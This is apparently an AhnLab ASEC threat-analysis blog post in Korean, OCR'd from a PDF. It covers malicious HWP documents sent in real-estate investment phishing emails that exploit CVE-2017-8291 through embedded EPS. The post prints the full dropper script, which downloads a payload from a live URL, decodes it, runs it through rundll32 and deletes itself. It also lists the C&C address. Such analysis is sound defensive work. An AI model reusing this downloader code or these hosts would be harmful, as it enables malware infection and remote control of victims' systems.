
부동산 투자관련 메일로 유포 중인 한글 악성코드 (EPS사용)


asec.ahnlab.com/1323

2020년 5월 25일

지난 4월부터 증가한 악성 한글 파일의 유포가 여전히 지속 되고있다. ASEC에서는 지난 주 부동한 투자관련 내용으로 위장한 한글 문서(.HWP)가 메일을 통해 유포되고 있음을 알리고자 한다. 아래 [그림1]과 같이 부동산 투자 관련한 제목의 메일에 여러개의 한글 문서들을 첨부하였고 이 첨부된 문서 중 악성 한글 파일을 포함하였다.


※(창고허득)경기 이천 율면 월포리.9980평.급18억.토목완.hwp - 메시지 (HTML)
파일
메시지
새 탭
삭제
회신
전체 회신
전달
보관용
관리자에게 전달
팀 전자 메일
이동
읽지 않은 상태로 표시
범주
추가 작업
번역
확대/축소
Insights
2020-05-22 (금) 오후 10:07
@naver.com>
※(창고허득)경기 이천 율면 월포리.9980평.급18억.토목완.hwp
받는 사람
이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.
그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.
메시지
※(창고허득)경기 이천 율면 월포리.9980평.급18억.토목완.hwp (627 KB)
(지주공동)경기 여주 북내면 장암리 .33억.hwp (6 MB)
(허가득)강동구 길동 85억.png (88 KB)
(허가득)강서구 화곡동 75억.hwp (17 KB)
악성 한글문서!!
대용량 첨부파일 9개(203MB)
대용량 첨부 파일은 30일간 보관 / 100회까지 다운로드 가능
(허가득)구로구 고척동 ,40억.zip 12MB
(허가득)사업부지 매매.zip 85MB
경기 양평 지평고등학교 앞 빌라사업계획서.pdf 1MB
동대문구 장안동 오피스텔부지내용(장한평역,303평).hwp 4MB
(건물)매매,임대및투자용.zip 10MB
(물류창고)사업부지 매매.zip 82MB
(심의득)도봉역 ,140실외,255억)-200207.hwp 6MB
(요양병원)경기 남양주 호평동12,939평 .hwp 2MB
(전원주택)경기 파주 연풍리, 평,38억.hwp 607KB
다운로드 기간: 2020/05/22 ~ 2020/06/21
■ 대기업 그룹금융주(캐피탈사) 주식 매매
◇법인 보유 주식 40만주 (3.23%)
◇액면가@5,000원 × 40만주 = 20억원
◇ㅇㅇ캐피탈 재무제표 요약

[그림1] – 메일 내용



[그림2] – 문서 내용

[그림3] – 문서 정보

메일과 문서 내용을 위와 같이 그럴듯하게 작성하여 사용자가 방심하도록 유도 후 악성 한글 파일을 실행하도록한다. 실행 된 이 한글 파일은 내부에 있는 악성 포스트스크립트(EPS)가 동작하여 악성의 기능을 수행하게 된다. 해당 EPS는 CVE-2017-8291 취약점을 발생시켜 내부 코드를 실행하도록 한다.

해당 코드는 %appdata%MicrosoftInternet Explorersecurity.vbs를 생성하여 동작하며 그 내용은 아래와 같이 악성 URL에 접속하여 추가 파일을 다운로드하고 해당 파일을 실행하도록 한다.

```
cd /d "%appdata%₩Microsoft₩Internet Explorer" & echo Function Base64Decode(ByVal vCode):Dim oXML, oNode:Set oXML =
CreateObject("Msxml2.DOMDocument.3.0"):Set oNode = oXML.CreateElement("base64"):oNode.dataType = "bin.base64":oNode.text =
vCode:Base64Decode = (oNode.nodeTypedValue):Set oNode = Nothing:Set oXML = Nothing:End Function:Function BinaryToString
(Binary):Dim bSTRM:Set bSTRM = CreateObject("ADODB.Stream"):with bSTRM:.Type = 1:.Open:.Write Binary:.Position = 0:.Type =
2:.CharSet = "us-ascii":BinaryToString = .ReadText:end with:Set bSTRM = Nothing:End Function:dim xSHEL:Set xSHEL = CreateObject
("WScript.Shell"):dim xHTTP:Set xHTTP = createobject("Microsoft.XMLHTTP"):dim xURLS:xURLS = "https://sixbitsmedia.com/wp-
content/uploads/wp-logs/category.php?uid=0":xHTTP.Open "GET", xURLS, False:xHTTP.Send:dim data:data = xHTTP.responseBody:dim
abcd:abcd = Base64Decode(BinaryToString(data)):dim bSTRM:Set bSTRM = createobject("Adodb.Stream"):with bSTRM:.type =
1:.open:.write abcd:.savetofile "security.db", 2:end with:Set bSTRM = Nothing:WScript.Sleep(1 * 60 * 1000):xSHEL.Run "rundll32
security.db,InstallSafari":Set xSHEL = Nothing:CreateObject("Scripting.FileSystemObject").DeleteFile Wscript.ScriptFullName,
True>"%appdata%₩Microsoft₩Internet Explorer₩security.vbs"& echo start /B /min cscript.exe "%appdata%₩Microsoft₩Internet
Explorer₩security.vbs"^&del "%~f0">security.bat & start /B /min security.bat
```

[그림5] – 추가 악성코드 다운로드 및 실행 코드

1. 악성 파일 다운로드 주소 : https://sixbitsmedia.com/wp-content/uploads/wp-logs/category.php?uid=0
2. 생성 파일 명 : %appdata%MicrosoftInternet Explorersecurity.db
3. 실행 명령 : rundll32 security.db, InstallSafari
4. C&C : https://mokawafm.com/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/dialog.php

추가 인코딩 된 악성 데이터를 다운로드하며 이 악성 파일은 위 코드에 명시된 것처럼 base64 디코딩을 수행하여 최종 DLL로 저장되어 실행한다. 위 rundll32 명령을 통해 알 수 있듯, 다운로드 된 DLL의 Export 함수인 InstallSafari가 동작되어 악의적인 행위를 수행한다. 이 악성 코드가 실행되면 https://mokawafm.com/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/dialog.php (51.81.21.96:443) C&C에 접속하여 시스템 정보를 전송 후 공격자로 부터 추가 데이터를 받을 수 있다.

사용자는 출처가 불분명한 발신자로부터의 메일 및 첨부파일을 열람, 실행하지 말아야한다.
현재 V3에서는 이와 같은 악성코드를 아래와 같이 진단하고 있다.

- Downloader/HWP.Generic (2020.05.25.03)
- Exploit/EPS.Generic (2020.05.25.04)
- Backdoor/Win32.Agent.C4107539 (2020.05.25.04)